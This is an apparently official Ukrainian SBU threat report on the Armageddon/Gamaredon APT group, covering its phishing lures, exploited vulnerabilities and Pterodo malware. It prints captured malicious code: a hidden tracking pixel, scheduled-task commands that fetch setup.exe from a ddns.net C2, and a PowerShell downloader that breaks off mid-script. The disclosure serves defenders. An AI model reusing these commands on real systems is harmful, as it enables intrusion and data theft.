Хакерське угруповання Armageddon /Gamaredon

Технічна сторона кібератак ФСБ РФ проти України.

ДКІБ СБУ

Київ 2021

ВСТУП

В рамках ведення гібридної війни проти України, з 2014 року спецслужбами Російської Федерації розпочато повномасштабну розвідувально-підривну діяльність в кіберпросторі.

З цією метою були посилені спроможності існуючих кіберпідрозділів та створено нові одиниці, які для досягнення мети активно залучали осіб з числа хакерського середовища.

Служба безпеки України володіє достовірними даними про проведення кібератак з боку підконтрольних РФ хакерських угруповань APT28 (Sofacy/Fancy Bear), SNAKE (Turla), APT29 (Cozy Bear/The Dukes). Водночас окремі результати злочинної діяльності цих груп відомі і широкому загалу як цілеспрямовані кібератаки "BlackEnergy", "Industroyer" та "NotPetya".

На цьому тлі хакерське угруповання **"Armageddon"** є відносно молодим, за різними даними 2013-2014 рік, та до певного моменту залишалось непомітним. Водночас, з часом стало очевидним, що вказана група потребує не меншої уваги з боку компетентних органів. За певних обставин група здатна перетворитися на кіберзагрозу з наслідками, масштаби яких перевищуватимуть негативний ефект від діяльності вищезазначених APT груп.

Про окремі факти кібератак, які пов’язують з діяльністю хакерського угруповання "Armageddon" відомо з публікацій антивірусних лабораторій та компаній, що займаються питаннями кібербезпеки.

Водночас Служба безпеки Україна вважає за необхідне поділитися з українською та світовою спільнотою власним баченням цієї кіберзагрози та спробувати пролити більше світла на кібероперації групи, їх мету, тактики, техніки та процедури, що використовувались хакерським угрупованням, їх еволюцію.

Інформація надається Службою безпеки України у обсязі, що враховує законодавчі обмеження режиму доступу до інформації.

Профіль хакерського угруповання «Armageddon»

Служба безпеки України відносить хакерське угруповання "Armageddon" до кіберзагроз типу APT (Advanced Persistent Threat), та однозначно ідентифікує його як спеціально створений структурний підрозділ Федеральної служби безпеки РФ, завданнями якого є розвідувально-підривна діяльність проти України в кіберпросторі.

Інші відомі назви Gamaredon (Eset, PaloAlto), Primitive Bear (CrowdStrike), Winterflouder (iDefence), BlueAlpha (RecordedFuture), BlueOtso (PWC), IronTiden (SecureWorks), SectorC08 (Red Alert), Callisto (NATO Association of Canada).

Група є складовою структурною одиницею так званого "Управління ФСБ Росії по Республіці Крим та місту Севастополю", а до її складу входять кадрові офіцери спецслужби та окремі колишні співробітники правоохоронних органів України.

Служба безпеки України вважає, що "Armageddon" сформована та функціонує з 2014 року (деякі джерела в мережі Інтернет вказують червень 2013 року), а головною метою діяльності є проведення цілеспрямованих акцій кіберрозвідки проти державних органів України, насамперед силового блоку, з метою отримання розвідувальної інформації.

Активність та прогрес хакерського угруповання "Armageddon" протягом 2014 – 2021 років призвів до існування нової реальної кіберзагрози. В період 2017 – 2021 років цією групою реалізовано найбільш багаточисленні акції кіберрозвідки за різними векторами державного управління.

"Armageddon" не використовує складні та витончені техніки, тактики та процедури, не намагається докладати надзусиль для скритного перебування протягом тривалого часу. Перебування поза зоною дії "радарів" не є пріоритетом групи.

Однак, діяльність групи характеризується настирливістю та зухвалістю, про що свідчать: назва групи "Armageddon", яка взята з відомостей, що містились у метаданих перших створених документів-приманок; повторюваність алгоритму дій та регулярне масове надсилання шкідливих повідомлень одному й тому ж колу адресатів; зневажливі парольні фрази закодовані у шкідливому програмному забезпеченні тощо.

Механізм реалізації кібератаки будується на принципі одночасного масового ураження великої кількості користувачів однієї організації та розгортання шкідливого програмного забезпечення (далі – ШПЗ) на кожному окремому комп'ютері. При втраті контролю над комп'ютерною системою жертви зловмисники намагаються поновити доступ до джерела інформації та роблять повторні спроби їх компрометації за аналогічним сценарієм.

Модулі шкідливого програмного забезпечення створювались мовами програмування VBScript, VBA Script, C#, C++, а також з використанням командних оболонок CMD, PowerShell та фреймворку .NET.

Фактично угруповання орієнтується на комп'ютерні системи, що управляються операційними системами сімейства Windows, хоча відомо також про тестове використання шкідливого програмного забезпечення EvilGnome (для ураження систем з ОС Linux), а також спроб компрометації ОС Android.

Аналіз тактики дій групи з моменту її першої появи на "ландшафті" кіберпростору дозволяє умовно розділити її діяльність на 2 періоди: з 2014 по 2017 рік та з 2017 року по сьогоднішній день. Такий розподіл обумовлений еволюцією інструментарію.

Хоча на сьогодні про ранній період діяльності "Armageddon" відомо не так багато, однак за наявними даними в перші роки свого існування члени групи опирались на легітимні програмні продукти, які знаходились у відкритому доступі, що з часом було змінено на кастомне шкідливе програмне забезпечення "Pterodo/Pteranodon".

На першому етапі мінімально необхідний набір програмного забезпечення складався з файлів-дроперів, що надсилались разом із фішинговими листами, а також інструментів віддаленого доступу, які встановлювались після відкриття користувачами шкідливих додатків та надавали можливість віддаленого доступу до інформаційної системи. До таких інструментів слід віднести RMS (Remote Manipulator System) та UltraVNC.

Другий етап, починаючи з 2017 року характеризується переходом на кастомізоване шкідливе програмне забезпечення іменоване "Pterodo/ Pteranodon", що розширило функціональні можливості групи.

Фішинг як запорука ефективного запуску кібератаки

Протягом усього періоду існування, хакерським угрупованням "Armageddon" успішно використовуються методи соціальної інженерії, а саме надсилання на електронні поштові скриньки потенційних жертв спеціально-сформованих повідомлень з шкідливими вкладеннями, що залишається основним вектором реалізації кібератаки.

Такий підхід не потребує суттєвих витрат, а інформація про офіційні поштові адреси державного органу, підрозділу або окремої посадової особи може бути знайдена у відкритих джерелах.

Так, 2014-2016 роки характеризуються надсиланням електронних листів з тематиками, які пов’язані з проведенням Антитерористичної операції (нині Операції об’єднаних сил), на територіях Донецької та Луганської областей, зокрема про переміщення сил і засобів, втрати особового складу та бойової техніки, факти дезертирств, аналітичні дані про діяльність підрозділів суб’єктів сектору безпеки та оборони України. Об’єктами таких атак відповідно були військовослужбовці суб’єктів сектору безпеки та оборони України, представники правоохоронних органів та інші особи, які були залучені до проведення АТО/ООС.

В подальшому, 2017-2019 роки, у зв’язку з частковим припиненням ведення активних бойових дій, акценти було зміщено в сторону документів-приманок за тематиками кримінальних проваджень, міжнародного співробітництва, проектів законодавчих актів, з одночасною переорієнтацією на аудиторію користувачів центральних апаратів суб’єктів сектору безпеки та оборони України (Рис. 1 та 2).



Рис. 1. Приклад фейкового електронного листа

В багатьох листах було використано нехитрий прийом тиску на користувача, з метою необдуманого відкриття ним електронного вкладення. В заголовку та/або тексті повідомлення вказувалось слово "Терміново", що мало змусити співробітника невідкладно переглянути вміст та відповідно запустити процес зараження системи.

Починаючи з 2019 і по сьогоднішній день майже половина таких листів надсилається нібито від імені державних органів, міжнародних організацій та окремих осіб, а документами приманками стали запити на отримання інформації, міжнародна кореспонденція, офіційні листи переписки державних органів України. На цьому етапі "Armageddon" намагається розширити свою присутність та здійснює свої кібератаки на інформаційні системи співробітників в тому числі центральних органів виконавчої влади.



Рис. 2. Приклад фейкового електронного листа

За результатами аналізу зразків фішингових електронних листів варто зазначити про систематичні факти підміни реальних адресатів. Зазвичай в полі "адресат" вказуються дані (насамперед доменне ім'я), що відповідають реальному державному органу, зокрема тому, від якого адресат на відповідний момент часу може очікувати повідомлення, в тому числі з інформаційними матеріалами. Тема листа, його зміст та назва додатку відображають актуальну інформацію, яка надає листу ще більшої легітимності. Таким чином спеціально сформований фейковий лист створює ілюзію правдоподібності та спонукає користувачів ознайомитися із змістом вкладених документів без надмірної підозрілості. Відповідно відкриття таких додатків посадовими особами запускає механізм завантаження шкідливого програмного забезпечення та зараження інформаційної системи.

Можна констатувати факт зосередження особливої уваги на слідчі підрозділи правоохоронних органів, якими, з початку збройної агресії РФ проти України, ведуться тисячі кримінальних справ.

В реальності, групою "Armageddon" на існуючих публічних сервісах Росії (@yandex.ru), України (@i.ua), Чехії (@seznam.cz, @post.cz та @email.cz) створювались численні поштові скриньки, з

яких насправді й відправлялись фейкові повідомлення. При цьому такі поштові скриньки використовувались як прикриття для відправки з заздалегідь налаштованих з цією метою поштових серверів, які розміщувались на території Росії та тимчасово непідконтрольній Україні території. Службі безпеки України відомі факти надсилання фейкових електронних листів із шкідливим програмним забезпеченням з комп'ютерного обладнання, яке використовувало російські IP-адреси (провайдери IpServer, IT Expert), в тому числі кримського телекомпровайдеру ТОВ Крелком (м. Сімферополь).

"Тривалість життя" поштової скриньки як правило складала не більше місяця, однак зафіксовано окремі випадки відправки фейкових повідомлень з однієї пошти і протягом значно більшого періоду.



Рис. 3. Приклад фейкового електронного листа з прихованим пікселем

Характерною рисою листів 2019 року, стало розміщення у їх тілі прихованого зображення, яке реалізується завдяки можливостям мови розмітки HTML (Рис. 3). Наприклад:

<img src=http://pixel1.space/images/icons/3125pd6vd/IRILgErwaw6/cached.gif height=«0» width=«0» style=«height:0px;width:0px»>

Водночас встановлені зловмисниками параметри зображення та його розміщення на екрані не дозволяють звичайним користувачам його одразу помітити. Така особливість дозволяє хакерам відслідковувати користувачів, які ознайомились із листом, однак з невідомих причин не відкрили шкідливе вкладення.

Таким чином реалізація кібератаки розпочинається з надсилання потенційній жертві фішингового листа з шкідливим вкладенням, після відкриття якого запускається механізм автоматичної компрометації комп'ютерної системи та створення передумов до витоку інформації.

Використані вразливості

Протягом всього періоду своєї діяльності хакерське угруповання "Armageddon" активно використовує 2 відомі вразливості/недоліки в роботі програмного забезпечення.

Так, включно до версії 5.70 у найпопулярнішому архіваторі була присутня вразливість WinRAR ACE (CVE-2018-20250), яка надає можливість автоматичного вилучення файлів, які містяться в архіві, в довільне місце на комп'ютері жертви без її відома та у фоновому режимі. Завдяки цьому зловмисниками здійснювалось вивантаження шкідливих файлів в різні директорії, що використовується в ОС Windows для автоматизованого запуску програм користувача (StartUp). Таким чином було створено можливість постійної присутності в інформаційних системах жертв та регулярного запуску шкідливого програмного забезпечення.

Слід зазначити, що вказана вразливість існувала майже 20 років та стала відомою лише у 2019 році. Розробниками наразі виправлено даний недолік, у зв'язку з чим користувачам необхідно оновити програмне забезпечення WinRAR до останньої версії.

Вразливість CVE-2017-0199 відома з 2017 року Microsoft Office Remote Code Execution Vulnerability та дозволяє виконувати довільний код в системі жертви при запуску документів з розширенням .rtf, .docx, .doc. У разі відкриття документу відбувається виконання вбудованого в нього коду, який ініціює з'єднання з зовнішнім ресурсом та відповідно завантаження шкідливих файлів.

Еволюція тактик, технік та процедур

Виходячи із поставлених цілей зі здобуття документальних матеріалів з систем державних органів України тактики, техніки та процедури хакерського угруповання "Armageddon" пройшли кілька етапів своєї еволюції.

Шкідливе програмне забезпечення мало забезпечити віддалений доступ до системи, можливість виконання на ній команд, збору та ексфільтрації даних, розповсюдження на системах без підключення до мережі Інтернет (через змінні носії інформації) тощо.

Треба зауважити, що, з точки зору архітектури та складності реалізації, використані інструменти не є витонченими, однак як виявилось стали достатньо ефективними. Протягом усього періоду злочинної діяльності за групою не було помічено прагнення до латерального/горизонтального просування всередині мережі. Форми і методи групи передбачали масоване зараження систем користувачів внаслідок цільової доставки на них ШПЗ та проведення процедури компрометації кожної окремої системи. Так, відбувалось до 2021 року.

Як вже було зазначено, для доставки ШПЗ групою використовуються файли-дропери, які доставляються через шкідливі електронні листи. Такими файлами стали архіви та згодом офісні документи, що відповідають форматам файлів, які обробляються текстовим редактором Microsoft Office та на перший погляд не є шкідливими.

На завершальному етапі відбувається розгортання засобів віддаленого доступу, а також інструментів для збору інформації. На етапі свого становлення разом із фішинговим листом жертві надсилали архів у форматі SFX при розпакуванні, якого відбувалось розгортання засобу віддаленого адміністрування Remote Manipulator System (розроблений російською компанією "TektonIT").

Однак, практично одразу, він був замінений іншим інструментом віддаленого доступу, використання якого фіксується і до теперішнього часу, а саме "UltraVNC" (Рис.4) – вільне програмне забезпечення для операційної системи Windows, що використовує протокол VNC (інструмент віддаленого керування робочими столами інших інформаційних систем).



Рис.4. UltraVNC

Також група знаходилась у пошуку програмного забезпечення з функціоналом ідентифікації та отримання даних зі знімних носіїв інформації, а також ізольованих (не підключених до мережі Інтернет) інформаційних систем. Так, з 2014 по 2016 рік відомо про використання файлу ChkFlsh.exe (mikelab.kiev.ua).

Водночас головним інструментом хакерського угруповання "Armageddon" з 2017 року стало шкідливе програмне забезпечення "Pterodo", яке фактично надало змогу вирішити ключові питання з розгортання в системі жертви, закріплення та проведення розвідувальної діяльності.

ШПЗ "Pterodo/Pteranodon"

ШПЗ "Pterodo" належить до кастомізованих засобів віддаленого адміністрування комп'ютерною системою, має модульну структуру та володіє широким набором різноманітних функцій, а саме:

- перед виконанням перевіряє середовище, в якому воно запускається та намагається ідентифікувати т.зв. "пісочниці";
- завантажує та виконує додаткові модулі;
- робить знімки екрану із заданою періодичністю;
- отримує доступ до камери та мікрофона (за наявності);
- надає можливість віддаленого виконання в системі команд;
- перевіряє наявність знімних носіїв інформації та здійснює копіювання на них модулів для розповсюдження в системи відокремлені від мережі Інтернет.

Відомо, що ядро ШПЗ "Pterodo" з 2016 року знаходилось у відкритому доступі на російських хакерських форумах, а один із виявлених модулів, що відповідає за дешифрування даних був викладений на Github користувачем з нікнеймом "asu2010", а також описаний на російському Інтернет-порталі Habrahabr.

"Pterodo" є різновидом ШПЗ, яке призначено для компрометації сімейства ОС Windows та орієнтоване на ураження версії від Windows XP до Windows 10.

На сьогодні "Pterodo" дуже змінився. За період активного відстеження дій групи та результатів розслідування кібератак Службою безпеки України перевірено чималу кількість зразків ШПЗ на підставі чого зроблено висновок про зміну кількох способів реалізації.

Застосування ШПЗ "Pterodo" на постійній основі почалось з 2017 року та полягало у формуванні збірки наявних модулів та їх запаковування до архіву. Також, до архіву обов'язково додавався документ-приманка, який відображався користувачеві для відведення підозри про несанкціоновані дії.

Після відкриття отриманого додатку (саморозпаковуваного архіву з файлами розширення .dll та .cmd, Рис. 5) здійснюється завантаження шкідливих модулів до визначених директорій та їх приховане відпрацювання.

Name	Size	Packed Size	Modified	Attributes	CRC	Encrypted	Method	Block
GoogleUpdateSetup.lnk	1 244	687	2016-05-12 08:46		720DDE55	-	LZMA:16	1
LocalSMS.dll	92 672	41 105	2015-04-29 14:59		01264E36	-	BCJ LZMA:96k	4
tron.cmd	1 697	739	2016-12-14 11:56		7D7C3543	-	LZMA:16	0
winrestore.dll	220 160	92 571	2016-11-30 12:08		9098B56C	-	BCJ LZMA:18	2
wmprph32.exe	78 848	35 102	2016-12-01 15:28		5F67AEA6	-	BCJ LZMA:96k	3

Рис. 5. Приклад набору модулів однієї з атак

Код даного вірусу передбачає наступні дії: вірус копіює свої файли до папок автозавантаження операційної системи "%APPDATA%\Microsoft\Windows\Start" та "Menu\Programs\Startup", і прописує себе в планувальнику завдань (Рис. 6), задля подальшого очікування дій від контролюючого сервера (C2).

В ранніх версіях командно-контрольні сервери було жорстко закодовано, однак з 2019 року почали використовувати конфігураційні файли, з резервними C2.

```
schtasks /Create /SC MINUTE /MO 30 /F /tn ie_cash_%LsYmgiR:-=%_01 /tr "%APPDATA%\Microsoft\IE\ie_cash.exe -b -c -t 5
'http://bitsadmin.ddns.net/ %computername%_%LsYmgiR:-=%/setup.exe' -P '%USERPROFILE%' "schtasks /Create /SC
MINUTE /MO 31 /F /tn ie_cash_%LsYmgiR:-=%_02 /tr "%USERPROFILE%\setup.exe"
if defined vExyfKu (
schtasks /Create /SC MINUTE /MO 32 /F /tn ie_cash_%LsYmgiR:-=%_03 /tr "%APPDATA%\Microsoft\IE\ie_cash.exe
-e http_proxy=http://%%f --proxy-user=%%m --proxy-password=%%x -b -c -t 3 'http://bitsadmin.ddns.net/
%computername%_%LsYmgiR:-=%/setup.exe' -P '%USERPROFILE%'"
```

Рис. 6. Зразок коду, який встановлює завдання на запуск модулів ШПЗ

Алгоритм розпакування, розміщення файлів до директорій та їх подальшого запуску закодовано у файлі "tron.cmd". Даний файл є так званим "файлом-оркестратором", який відповідає за управління всім пакетом шкідливих модулів.

Файл "LocalSMS.dll" є дропером, який комунікує з командно-контрольним сервером та завантажує інші модулі. Для цього, попередньо збирається інформація про комп'ютер: ім'я комп'ютера, список користувачів, список логічних дисків в системі, встановлених оновлень тощо, записується в файл та відправляється на визначений сервер. В багатьох випадках ШПЗ має функціонал отримання інформації про облікові дані для авторизації на внутрішньому проксі-сервері з реєстру ОС, та використання її у разі необхідності (Рис. 7).



Рис. 7. Приклад коду для отримання значень з реєстру про дані авторизації на проксі-сервері

"winrestore.dll" – інструмент для створення та збору знімків екрану/скріншотів.

Слід зазначити, що набір модулів змінювався в кожній новій хвилі атаки, з розрахунком на довантаження необхідних компонентів після закріплення в системі (в залежності від поточної потреби). При цьому, сервера хакерського угруповання налаштовуються таким чином щоб спроби довантажити складові ШПЗ для проведення досліджень були невдалими, а у відповідь отримувались відповіді 404 Not Found. Зазначене обумовлено додатковими налаштуваннями/параметрами запиту (наприклад IP-адреса не знаходиться в білому листі на які можна завантажувати далі ШПЗ з посилання, невідповідний юзер-агент). Таким чином відбувається фільтрація комп'ютерів, які становлять інтерес для атакуючої сторони.

В період 2018 – 2019 роки одночасно з SFX-архівами жертвам надходять листи до яких прикріплюються файли з розширенням .scr (скрінсейвер), які маскують стандартне для таких типів файлів розширення .exe.

В цей файл запаковано тематичний офісний документ (макроси відсутні), а також файл-дропер шкідливого програмного забезпечення.

Останній файл є безкоштовним консольним завантажувачем WGET, що з'єднується із командним сервером та завантажує новий програмний модуль. Цей модуль, з використанням системної команди systeminfo, формує список необхідної інформації та ім'я "бота", що генерується з назви ПК та серійного номеру логічного диска (%computername%_logicaldiskserial). Після відправки системної інформації у відповідь завантажуються основні функціональні модулі, які надають змогу віддаленого виконання команд. Для стійкості до перезавантаження в планувальнику завдань створюється завдання на періодичний запуск ШПЗ.

Іншим механізмом, завантаження модулів ШПЗ було створення у електронному листі з використанням HTML нібито прикріпленого архівного файлу, при натисканні на який відбувався перехід на віддалений сервер за визначеним посиланням для скачування. Таким чином, на інформаційну систему жертви доставлялось ШПЗ І-ї стадії.

Водночас в залежності від операційної системи та часу переходу, жертва могла отримувати різний контент. Наприклад, на день розслідування до 10:00, відбувалось завантаження архіву .scr, а після 11:00 за тим же посиланням завантажувався архів .rar.

В певний період, при переході з мобільного пристрою (ОС Android) браузер користувача здійснював переадресацію на фішингову сторінку Google Play http://google-play.serveftp[.]com/ (хостинг-провайдер Expert Llc). Однак здійснення завантаження не відбувалось, а відкривалась сторінка справжнього сервісу Google market (Рис. 8). Таким чином, можна припустити розгортання вказаних ресурсів для проведення кіберкампанії із компрометації мобільних терміналів.



Рис. 8. Вигляд сторінки при переході з мобільного пристрою

В цей період Службою безпеки України також було виявлено окремі зразки файлів, які містили команди Windows Management Tools (WMI) для визначення локалізації інформаційної системи, а також використання не чисельних скриптів на PowerShell.

PowerShell

Службою безпеки України виявлено використання "Armageddon" двох типів файлів/скриптів створених з використанням PowerShell.

Один із них, призначений для отримання інформації про користувача та інформаційну систему, її відправки на командно-контрольний сервер, завантаження у відповідь додаткового модуля – виконуваного файлу з одночасним його прихованим запуском (Рис. 9).

```
$User = [Environment]::UserName
$Peka = [Environment]::MachineName
$url= "http://list-sert.ddns.net/"+$Peka+"_540AD80E/walt.html"
$http_request = New-Object -ComObject Msxml2.XMLHTTP
$http_request.open('GET', $url, $false)
$http_request.setRequestHeader("Content-type", "application/x-www-form-urlencoded")
$http_request.send($parameters)
$UserFull = ([adsi]"WinNT://$Domain/$User,user").fullname
$Name = "C:\Users\doroty\AppData\Local\Temp\files.exe"
$text = $http_request.responseBody
$fs = New-Object IO.FileStream($Name,[IO.FileMode]::OpenOrCreate)
$fs.Write($text,0,$text.Count)
$fs.Close()
Start-Sleep -s 20
$l = Get-Item $Name
if ($l.Length -gt 900)
{
